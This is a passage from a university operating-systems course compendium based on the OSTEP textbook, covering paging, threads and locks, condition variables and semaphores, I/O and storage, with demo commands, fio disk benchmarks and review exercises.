
Linux in figure 6.20.

- Kernel logical (kmalloc) vs virtual (vmalloc) address space
- Multilevel pages
- Hugepage support (`/proc/meminfo`)
- Page cache, 2Q replacement (active/inactive lists)
- Security
  - NX-bit
  - ASLR
  - Meltdown and Spectre...

Figure 6.20: Linux.

Excellent explanation by Mark Russinovich on how paging works on Windows (see 23:30-34:00, and also see the part about Copy On Write 19:30-20:32)

6.6 Lab tutorials

1. Spend time studying the figures and examples in the text.

6.7 Review questions and problems

1. In memory management, what do we mean with *working set* and *thrashing*?
2. Which methods can we use to reduce the size of a pagetable in memory?
3. Affinity scheduling ("CPU pinning") decreases the number cache misses. Does it also decrease the number of TLB misses? Does it also decrease the number of page faults? Justify your answer.
4. (**OBLIG**) Calculate the size of the bitmap in a page-based memory system with page size 4KB and physical memory of 512MB?
5. (**OBLIG**) Assume 32-bit logical/virtual addresses, page size 4KB and two-level page table. Here are the first ten entries (and the last one) in the top-level table and in one of the second-level tables. The main part of each entry has been replaced by upper-case letters in the top-level table and lower-case letters in the second-level table.

```
     Top-level              Second-level
     +-----+---+            +-----+---+
1023 |  -  | 0 |       1023 |  g  | 1 |
   .                        .
   .                        .
   .                        .
  10 |  -  | 0 |         10 |  -  | 0 |
   9 |  A  | 1 |          9 |  -  | 0 |
   8 |  E  | 1 |          8 |  s  | 1 |
   7 |  -  | 0 |          7 |  -  | 0 |
   6 |  -  | 0 |          6 |  b  | 1 |
   5 |  -  | 0 |          5 |  c  | 1 |
   4 |  P  | 1 |          4 |  r  | 1 |
   3 |  -  | 0 |          3 |  k  | 1 |
   2 |  C  | 1 |          2 |  -  | 0 |
   1 |  F  | 1 |          1 |  -  | 0 |
   0 |  M  | 1 |          0 |  a  | 1 |
     +-----+---+            +-----+---+
```

   a) What is hidden behind the upper-case letter in the top-level table?
   b) What is hidden behind the lower-case letter in the second-level table?
   c) What do you think is the meaning of the bits in the second column of each table?
   d) Explain how the logical/virtual address
   `0000 0010 0100 0000 0110 1101 1011 1010`
   is translated to a physical address.

6. Make sure you have completed all of the exercises from last week.

7 Threads and Locks

Note: references like "Fig 26.1" and "chp 26" point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: chp 26 and chp 28.

7.1 Introduction

Multi-threading in figure 7.1.

- A program without threads is a single-threaded program
- PCB vs TCB (Thread-Control Block)
- Threads are mini-processes within a process, *share the same address space*

Figure 7.1: Multi-threading.

Demo on Windows: What is in a Process Control Block (PCB)?

```
notepad
Get-Process notepad | Select-Object -Property *
```

What is in a Thread Control Block (TCB)?

```
(Get-Process notepad).Threads | Select-Object -Property * -First 1
```

What is a thread? in figure 7.2.

- Fig 26.1, a thread has its own
  - stack
  - program counter / instruction pointer
  - state
  - registers

Figure 7.2: What is a thread?.

Why threads? in figure 7.3.

- *We use threads for "cooperative parallelism", while processes are used for separate tasks that possibly compete.*
- We need threads to get a high performing process
  1. *parallelism*: make use of all the CPU cores
  2. *overlap* I/O-tasks with CPU-demanding tasks

Figure 7.3: Why threads?.

demo, turn single thread into more efficient multithread, `mlab.c` and `mlab-threads.c`

7.1.1 pthread

Pthread in figure 7.4.

- Fig 26.2, pthread create and join

Figure 7.4: Pthread.

demo `thread0.c`

7.1.2 sharing data

Sharing data in figure 7.5.

- Fig 26.6, t1.c global variable
- Fig 26.7, the problem

Figure 7.5: Sharing data.

demo `t1.c` argument from 10 to 10000, then

1. `taskset -c 0 ./t1 100000000`
2. `gcc -I ../include t1.c -S`
3. replace three instructions to just one add (similar to gcc -O2)
4. `gcc -I ../include t1.s -o t1`
5. `taskset -c 0 ./t1 100000000` (problem solved)
6. `taskset -c 0,1 ./t1 100000000` (problem back...)

Terminology in figure 7.6.

Atomicity

Critical section

Race condition / Data race

Indeterminate / Deterministic

Mutual exclusion

Figure 7.6: Terminology.

7.2 Thread API

POSIX threads in figure 7.7.

- `pthread_create`
- `pthread_join` (wait for a thread to complete)
- `pthread_mutex_lock`
- `pthread_mutex_unlock`

Figure 7.7: POSIX threads.

What is the datatype `pthread_t`? just an int...
`grep pthread_t /usr/include/x86_64-linux-gnu/bits/pthreadtypes.h`

7.3 Locks

Design goals in figure 7.8.

A lock should provide

- Mutual exclusion
- Fairness
- Performance

Figure 7.8: Design goals.

Interrupts in figure 7.9.

The problem is that code is interrupted at a bad time, so why dont just turn off interrupts?
Only operating system can do that! Cannot trust user code to re-enable interrupts

Figure 7.9: Interrupts.

Just use a flag? in figure 7.10.

- Fig 28.1
- Nope! Fig 28.2

Figure 7.10: Just use a flag?.

7.3.1 Test-and-set

Test-and-set in figure 7.11.

- pseudocode section 28.7
- Hardware to the rescue, fig 28.3
- X86: `xchg`

Figure 7.11: Test-and-set.

7.3.2 Compare-and-swap

Compare-and-swap in figure 7.12.

- Hardware to the rescue, fig 28.4
- X86: `cmpxchg` (needs `lock` prefix)

Figure 7.12: Compare-and-swap.

On single processor systems, cmpxchg does not need lock as prefix.

You can also make some instructions that do write to memory atomic by prepending them with the lock prefix:

> Causes the processor's LOCK signal to be asserted during execution of the accompanying instruction (turns the instruction into an atomic instruction). In a multiprocessor environment, the LOCK signal ensures that the processor has exclusive use of any shared memory while the signal is asserted.

Also note the following about the `lock` prefix: "The XCHG instruction always asserts the LOCK signal regardless of the presence or absence of the LOCK prefix" (in other words lock prefix is not needed for xchg).

7.3.3 Spin or switch?

Spin or switch? in figure 7.13.

- Spin locks can be bad for performance (think uniprocessor, round-robin, and 100 threads)
- Maybe just yield like fig 28.8
- Spin locks can be ok on multiprocessor if spinning time (waiting time) is short
- Can be combined into a *two-phase lock*: spin a litte first, then switch

Figure 7.13: Spin or switch?.

demo `incdec.c` and `incdec.s`, solve with data type
`pthread_mutex_t` This is a lock and has an owner thread/process. The owner who locks also needs to be the one who unlocks.

demo: solve earlier problem with `t1.s` with `lock` prefix, note performance hit, since

7.4 Deadlock

Deadlock in figure 7.14.

When a set of threads/processes are ALL waiting for an event that only one of them can trigger...

- Happens only when a thread/process holds a resource (e.g. a lock) and tries to acquire another resource
- *Can be avoided with two simple rules*
  1. *Number the resources (locks)*
  2. *Requires all threads/processes to ask for resources in the same order*

Figure 7.14: Deadlock.

See CON35-C. Avoid deadlock by locking in a predefined order from Carnegie Mellom University "SEI CERT C Coding Standard", specifically the lines in the "red" example:

```
arg1->from = ba1;
arg1->to = ba2;
arg1->amount = 100;

arg2->from = ba2;
arg2->to = ba1;
arg2->amount = 100;
```

This code represents the case where one thread try to transfer money from account ba1 to ba2, and another thread try to transfer money from ba2 to ba1 at the same time. The logical thinking for us is to code this in a way that you first lock access to the account you are withdrawing from and then lock access to the account you are transferring to, but in this scenario this might lead to each thread locking their from-account which causes them keeping each other from locking the to-account and thereby causing deadlock. The solution is to number the bank accounts and require the threads to always access them in the same order.

Code with potential Deadlock in figure 7.15.

- `incdec-mutex-deadlock.c`
- increase NITER and see if we have a problem
- What is the problem? can we fix it?

Figure 7.15: Code with potential Deadlock.

7.5 Lab tutorials

1. Only review questions and problems this week.

7.6 Review questions and problems

1. When context switching between processes a process' state is stored in the Process Control Block (PCB). Similarly we have a Thread Control Block (TCB), so what is stored in the TCB? (in other words: what is unique for each thread?)

2. (**OBLIG**) Do the "Homework (Code)" exercises in chapter 27. Remember to do the following before beginning this exercise (if you have not cloned this git repo already):

   ```
   git clone https://github.com/remzi-arpacidusseau/ostep-homework.git
   cd ostep-homework/threads-api
   ```

   Note: in item 1 you need to prefix main-race with dot-slash when using helgrind, the correct command is
   `valgrind --tool=helgrind ./main-race`

3. (**OBLIG**) Compile and run the programs forkcount.c and threadcount.c. How do they differ in the way the count the global variable `g_ant`?

8 Condition Variables and Semaphores

Note: references like "Fig 30.1" and "chp 30" point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: chp 30 and chp 31.

8.1 Condition Variables

Condition Variable in figure 8.1.

How can threads wait on some condition that another thread will trigger?

- Fig 30.1-3 (note: use `while`, not `if`)
  `pthread_cond_wait`
  `pthread_cond_signal`

A condition variable does not have a value.

Figure 8.1: Condition Variable.

8.1.1 ProducerConsumer

Examples in figure 8.2.

A *Producer* puts items in a buffer, a *Consumer* removes items from the same buffer, e.g.

- Multithreaded webserver
- Linux command line pipeline
- Network interface traffic
- Message queue based applications
- etc

Figure 8.2: Examples.

ProducerConsumer in figure 8.3.

- Only one thread can access the buffer at a time
- A Producer cannot put items in a buffer that is full
- A Consumer cannot remove items from an empty buffer

Figure 8.3: ProducerConsumer.

Problem one in figure 8.4.

- Fig 30.6, `put()` and `get()`
- Fig 30.7, the producer and consumer threads
- Fig 30.8, attempt one (*works when there is only one producer and one consumer*)
- Fig 30.9, nothing to consume...

Figure 8.4: Problem one.

Always use while loop instead of a if-statement when checking a condition.
Problem two in figure 8.5.

- Fig 30.10, attempt two
- Fig 30.11, they all sleep...

Figure 8.5: Problem two.

The Solution in figure 8.6.

- Fig 30.12, must have separate condition variable for producer and consumer
- Fig 30.13, generalize the buffer
- Fig 30.14, basically same as Fig 30.12

Figure 8.6: The Solution.

Demo 3-en-producer-consumer-mutex-og-condvar.c

Signal all waiting threads? in figure 8.7.

- `pthread_cond_broadcast()` (*this would have solved the problem in fig 30.11*)

Figure 8.7: Signal all waiting threads?.

8.2 Semaphore

Semaphore in figure 8.8.

A semaphore is an object with an integer value (as opposed to a condition variable) that we can manipulate with two routines

- `sem_wait()` (”down()”)
- `sem_post()` (”up()”)
- Fig 31.1, how to declare and initialize
- Fig 31.2, wait (down) and post (up)

Figure 8.8: Semaphore.

Semaphore 1/2 in figure 8.9.

"A special kind of an `int`":

- Counts *up* and *down* atomically
- If a process/thread does a *down* (`sem_wait()`) on a semaphore which is zero or negative, it is blocked (placed in a waiting queue)
- If a process/thread does an *up* (`sem_post()`) on a semaphore which is zero or negative, one of the processes/threads is removed from the waiting queue (becomes unblocked)

Figure 8.9: Semaphore 1/2.

Semaphore 2/2 in figure 8.10.

- The negative value represents the number of processes/threads that are waiting on the semaphore, but note:

  Chp 31.1 *the value of the semaphore, when negative, is equal to the number of waiting threads [D68b]. Though the value generally isn't seen by users of the semaphores*

  Chp 31.8 *. . . the value will never be lower than zero. This behavior is easier to implement and matches the current Linux implementation*

Figure 8.10: Semaphore 2/2.

Note, some features of semaphores are implementation specific. Mac OSX does not support unnamed semaphores (which are the ones we typically use), only named semaphores. Linux does not use negative values in semaphores (but we can pretend it does, behaviour is the same, we would just be surprised if we check the actual value).

Also see a nice explanation of what the `post`-operation of a semaphore does:

> A `post` on a semaphore will allow a `wait` to go through (*irrespective of semaphore value*).

8.2.1 Binary

Binary Semaphore in figure 8.11.

- A binary semaphore is used in the same way as a mutex lock
- Fig 31.3 code
- Fig 31.4 simple trace
- Fig 31.5 normal trace

As opposed to a mutex lock, a binary semaphore does not have an owner (anyone can "unlock" it)

Figure 8.11: Binary Semaphore.

8.2.2 Ordering

Semaphore used for Ordering in figure 8.12.

We sometimes want one thread to run before another

- Fig 31.6, what should `X` be when "parent" should wait for "child"?
- Fig 31.7, 31.8, ordering trace

Figure 8.12: Semaphore used for Ordering.

8.2.3 ProducerConsumer

Attempt one in figure 8.13.

- Fig 31.9, `put()` and `get()`
- Fig 31.10, synchronization/ordering works, but what if there is multiple producers or consumers? need buffer protection

Figure 8.13: Attempt one.

Attempt two in figure 8.14.

- Fig 31.11, buffer protection ok, but there is a problem...
- Fig 31.12, final working solution

Figure 8.14: Attempt two.

Demo 1-en-producer-consumer-semafor.c and 2-en-producer-consumer-semafor-og-mutex.c (where a mutex replaces the binary semaphore)

8.2.4 ReaderWriter

Reader Writer in figure 8.15.

- Fig 31.13, too easy for a write to starve?

Figure 8.15: Reader Writer.

The example in fig 31.13 gives preference to readers, see [1] for an implementation with preference to writers.

8.2.5 Dining Philosophers

Dining Philosophers in figure 8.16.

- Fig 31.14, Dining philsophers, think-hungry-eat
- Fig 31.15, possible deadlock
- Fig 31.16, break the deadlock

Figure 8.16: Dining Philosophers.

8.3 Barrier

Barrier in figure 8.17.

- Sometimes useful to wait for a set of threads
- `pthread_barrier_wait()`
- see example file `barrier_example.c`

Figure 8.17: Barrier.

8.4 Monitor

Monitor in figure 8.18.

- Synchronization is hard! Maybe have a language that makes it easy for us?
- Java have the keyword `synchronized`
- A Java object containing synchronized methods is called a monitor
- see example file `ProducerConsumer.java`
- *We dont have to worry about locks/semaphores, we tell the compiler to take care of these low level details*

Figure 8.18: Monitor.

Demo 4-en-producer-consumer-monitor-java

Note that there is support in other languages as well sometimes. E.g. in newer C (C17) we can use standard threads (instead of pthread) which have builtin a special "atomic int", see demo-c17-stdthread-atomic.c (but this is probably not support in libc, so needs a special command line to compile, see comment in beginning of the file).

8.5 Deadlock

Remember Deadlock in figure 8.19.

When a set of threads/processes are ALL waiting for an event that only one of them can trigger...

- Happens only when a thread/process holds a resource (e.g. a lock/semaphore) and tries to acquire another resource
- *Can be avoided with two simple rules*
  1. *Number the resources (locks)*
  2. *Requires all threads/processes to ask for resources in the same order*

Figure 8.19: Remember Deadlock.

Dining Philosophers in figure 8.20.

- Fig 31.4, where are the resources? are they numbered?
- Fig 31.6, how does this solution relate to the rules for avoiding deadlock?

Figure 8.20: Dining Philosophers.

8.6 Lab tutorials

1. Only review questions and problems this week.

8.7 Review questions and problems

1. What is *spin wait / busy waiting*?
2. In the Producer-Consumer problem, what is the purpose of the mutex/binary semaphore and what is the purpose of the counting semaphore(s)?
3. Consider the following code:

```
01 void *consumer(void *arg)
02 { int i;
03   for (i=0;i<5;i++) {
04     pthread_mutex_lock(&mutex);
05     if (state == EMPTY)
06       pthread_cond_wait(&signalS, &mutex);

    <something something ...>

20     pthread_cond_signal(&signalS);
21     pthread_mutex_unlock(&mutex);
22   }
23   pthread_exit(NULL);
24 }
```

   What is the purpose of the `wait` and `signal` operations in the code. What is the purpose of the variable `mutex` and why does it occur in the `wait` operation?

4. (**OBLIG**) The following program writeloop.c has a problem

```
01 int g_ant = 0;          /* global declaration */
02
03 void *writeloop(void *arg) {
04  while (g_ant < 10) {
05    g_ant++;
06    usleep(rand()%10);
07    printf("%d\n", g_ant);
08  }
09  exit(0);
10 }
11
12 int main(void)
13 {
14  pthread_t tid;
15  pthread_create(&tid, NULL, writeloop, NULL);
```

```
16  writeloop(NULL);
17  pthread_join(tid, NULL);
18  return 0;
19 }
```

Explain how the program works and why this probably doesn't print out the following

```
1
2
3
4
5
6
7
8
9
10
```

Compile and run the program. Add a locking mechanism of your choice to make sure it will only print out the numbers one to ten in sequence as shown above. Explain your choices.

5. (**OBLIG**) In chapter 31, Homework (code), let us do the following modified version of items four and five:

   (a) Remember to do the following before beginning this exercise (if you have not cloned this git repo already):

   ```
   git clone https://gitlab.com/erikhje/iikos-files.git
   cd iikos-files/08-semaph/
   ```

   (b) Start with the file reader-writer.c that is a combined version of reader-writer.c and rwlock.c where have added numbering of readers and writers. Compile and run it with one writer and two readers for ten iterations:
   `./reader-writer 2 1 10`

   (c) Run with two writers and ten readers to see the starvation problem.

   (d) Modifiy the code to stop new readers from reading if a writer wants to write, see page 75 of The Little Book of Semaphores (hint: you only have to add six lines of code).

9 Input/Output and RAID

Note: references like "Fig 36.1" and "chp 36" point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: chp 36, chp 37 and chp 44.

9.1 Input/Output

Overview in figure 9.1.

- Fig 36.1, general model of buses and interconnect
- Fig 36.2, a modern architecture
- PCIe (up to 128 GB/s)
- USB (up to 5GB/s)
- eSATA (up to 600 MB/s)
- *It is not easy to achieve these data rates...*

Figure 9.1: Overview.

An I/O Device in figure 9.2.

- Fig 36.3
  - registers
  - micro-controller
  - memory/cache
  - the actual device (HDD/SSD,network card,...)

Figure 9.2: An I/O Device.

Can we trust the controller and its firmware [2]?

9.1.1 Three ways of I/O

Three Ways to do I/O in figure 9.3.

Chp 36.3 Programmed I/O Much CPU: Poll the device with spin/busy waiting

Chp 36.4 Interrupt-based I/O Some CPU: Let the device send interrupt when ready for I/O or completed I/O request

Chp 36.5 Direct Memory Access (DMA) Only CPU at start and end of I/O-task: Outsource the while I/O-task to the DMA-controller

Figure 9.3: Three Ways to do I/O.

9.1.2 Addressing

Addressing in figure 9.4.

How to contact an I/O-device?

I/O instructions (Isolated I/O) use `in` and `out` instructions with an address space based on *ports* (similar to TCP/UDP ports)
`sudo cat /proc/ioports`

Memory-mapped I/O use physical addresses (those not used by RAM) and map those to registers on I/O-devices, then we can reuse instructions like `mov`
`sudo cat /proc/iomem`

Figure 9.4: Addressing.

Memory-Mapped I/O in figure 9.5.



Figure 9.5: Memory-Mapped I/O.

From 36.6 in the text book:

> The second method to interact with devices is known as memorymapped I/O. With this approach, the hardware makes device registers available as if they were memory locations. To access a particular register, the OS issues a load (to read) or store (to write) the address; the hardware then routes the load/store to the device instead of main memory.

9.1.3 I/O Stack

I/O Stack in figure 9.6.

The Device Driver and I/O stack, fig 36.4

- *Block device*
- Is the "storage stack" always this simple?
  see Revisiting the Storage Stack in Virtualized NAS Environments

Figure 9.6: I/O Stack.

The problem is solved by *abstraction* which we often use interchangeably with virtualization. Abstract vs Concrete, Virtual vs Physical.

9.2 Storage

Addressing in figure 9.7.

- Address space: n sectors from $0 \ldots n-1$
- Sectors are traditionally 512B, sometimes physically 4KB (but then emulate 512B)
- *Unfortunately what sector, block and page means depends on the context, be aware!*

Figure 9.7: Addressing.

9.2.1 HDD

HDD Terminology in figure 9.8.

- Fig 37.3
  - *platter* with *surface* grouped in a *spindle*
  - rotation measured in *RPM*
  - a circle on a surface is a *track*, the set of all tracks above each other is a *cylinder*
  - a *disk arm* accesses a sector with its *disk head*
  - each platter have two surfaces, there are many platters and each platter have a disk arm for top and bottom surface
  - e.g. eight platters with two surfaces means 16 disk arms (they all move together, not independently)

Figure 9.8: HDD Terminology.

HDD Access Times in figure 9.9.

- *Seek* time
- *Rotational* delay
- Accessing sectors

$$T_{I/O} = T_{seek} + T_{rotation} + T_{transfer}$$

- Fig 37.5 example two drives
- Fig 37.6 performance two drives

Figure 9.9: HDD Access Times.

Compute $T_{rotation}$ for a 7200 rpm HDD:

$$T_{rotation} = \frac{60000\frac{ms}{min}}{7200\frac{rounds}{min}} = 8.33\frac{ms}{round}$$

E.g. if 1MB per track, rotation time 8.33ms (7200rpm) (have to divide by two since on average we have to rotate a platter half a round to find our data), average seek time 5ms and block size 4KB:

$$T_{I/O} = 5\,\text{ms} + \frac{8.33\,\text{ms}}{2} + (\frac{4\,\text{kB}}{1\,\text{MB}} \times 8.33\,\text{ms}) = 9.20\,\text{ms}$$

Note: Access times on HDDs are entirely decided by seek time and rotational delay. In other words, when we have moved the disk arm to where our data is, it would be good if all our data is at that location and not spread all over the drive.

9.2.2 SSD

Solid State Drive in figure 9.10.

Made with NAND-based flash

- 1-bit pr cell: Single-level cell (SLC)
- 2-bit pr cell: Multi-level cell (MLC)
- 3-bit pr cell: Triple-level cell (TLC)

Figure 9.10: Solid State Drive.

Solid-State Drive in figure 9.11.



Read a page is easy, Write/Program a page is easy if the page is ”blanc”/erased. *To overwrite a page we have to first erase the entire block.*

Figure 9.11: Solid-State Drive.

”The most important thing” to know about SSD disks (in addition to knowing that they have no mechanically moving parts) is that they can only read and write pages (i.e. you cannot write less than one page), and they can only delete blocks (this is due to the physical properties of this storage medium), and *SSD disks cannot overwrite pages directly, they must delete the content of a page (and thus a whole block) before they can write another page*.

SSD disks are made of NAND flash ICs (Integrated Circuits) which in read/write speed is between RAM and magnetic disk (i.e. in contrast to RAM, NAND flash does not lose data when the power goes out, at the same time NAND flash is much faster than magnetic disk).

Page size on modern SSDs are 4KB, 8KB or 16KB.

How it Works in figure 9.12.

- Fig 44.2
- We need a Flash Translation Layer, a SSD has advanced firmware to avoid flash *wearing out* and achieve
  - minimum *write amplification*
  - *wear leveling*

Figure 9.12: How it Works.

How it Works in figure 9.13.

Multiple writes to the same block address never ends up on the same physical flash!



http://anandtech.com/storage/showdoc.aspx?i=3631

Figure 9.13: How it Works.

TRIM in figure 9.14.

```
man fstrim
```

fstrim is used on a mounted filesystem to discard (or "trim") blocks which are not in use by the filesystem. This is useful for solid-state drives (SSDs) and thinly-provisioned storage.

TRIM used to be useful because SSDs cannot overwrite like HDDs.

Figure 9.14: TRIM.

The TRIM-command allows an operating system to inform a solid-state drive (SSD) which blocks of data are no longer considered in use and can be wiped. This can help the SSD keep plenty of free pages available. If we dont use TRIM, the SSD-controller cannot know which blocks that have been freed when files have been deleted before they are overwritten (remember a block device does not know anything about files). This used to be important but now the controller on the SSD does garbagecollection as seen in the figure above, so TRIM is not so important anymore.

Example drives: 1TB HDD and SSD.

Example Drives in figure 9.15.



Figure 9.15: Example Drives.

9.2.3 RAID

RAID in figure 9.16.

Redundant Array of Independent Disks

RAID 0 Striping

RAID 1 Mirroring

RAID 5 Striping with parity spread across drives

Nested RAID RAID 01, RAID 10

JBOD Just a bunch of disks...

Figure 9.16: RAID.

9.2.4 Testing

Performance Comparison in figure 9.17.

Fig 44.4: For some applications (e.g. video service) *the workload is mostly sequential reads and HDD works fine*, but for many applications *the workload is random access reads and writes and SSD is needed.*

Figure 9.17: Performance Comparison.

IOPS (Input/output Operations Per Second) in figure 9.18.

- How many IOPS do I get??? *hard to answer...*
- Some ryggrad-rules-of-thumb
  - RAM: `500K +`
  - SSD: `10K +`
  - HDD: `100-200`

Figure 9.18: IOPS (Input/output Operations Per Second).

"Simplest" test: Sequential read in figure 9.19.

Read directly from block device (if possible): `hdparm -Tt <block device>`
Read from block device or big file from filesystem:

```
sync;echo 3 > /proc/sys/vm/drop_caches
fio --filename=BIGFILEorBLOCKDEVICE \
 --direct=1 --rw=read \
 --refill_buffers --ioengine=libaio \
 --bs=4k --iodepth=16 --numjobs=4 \
 --runtime=10 --group_reporting \
 --norandommap --ramp_time=5 \
 --name=seqread
```

Figure 9.19: "Simplest" test: Sequential read.

"Worst" test: Random write in figure 9.20.

```
fio --filename=BIGFILEorBLOCKDEVICE \
 --direct=1 \
 --rw=randwrite --refill_buffers \
 --ioengine=libaio --bs=4k \
 --iodepth=16 --numjobs=4 \
 --runtime=10 --group_reporting \
 --norandommap --ramp_time=5 \
 --name=randomwrite
# and/or --sync=1, see man 2 open, man fio
```

Figure 9.20: "Worst" test: Random write.

"Real-life" test: Random read/write mix in figure 9.21.

http://www.storagereview.com/fio_flexible_i_o_tester_synthetic_benchmark

```
sync;echo 3 | tee /proc/sys/vm/drop_caches
fio --filename=BIGFILE --direct=1 \
 --rw=randrw --refill_buffers --norandommap \
 --randrepeat=0 --ioengine=libaio --bs=8k \
 --rwmixread=70 --iodepth=16 \
 --unified_rw_reporting=1 --numjobs=16 \
 --runtime=60 --group_reporting \
 --name=rwmix
```

See also Anandtech's use of `iometer` (for Windows)

Figure 9.21: "Real-life" test: Random read/write mix.

9.3 Lab tutorials

1. Only review questions and problems this week.

9.4 Review questions and problems

1. What is the difference between memory-mapped I/O and isolated/instruction I/O?
2. (**OBLIG**) On a hard drive, how many bytes are in a sector? How long would you estimate it takes to fetch a 4KB block at a random location on the disk if the disk has 2MB per track, is 15000rpm and has an average seek time of 3ms?
3. What is the benefit of organizing disks in a RAID? How are the disks organized at RAID level 1? How are the disks organized at RAID level 5.
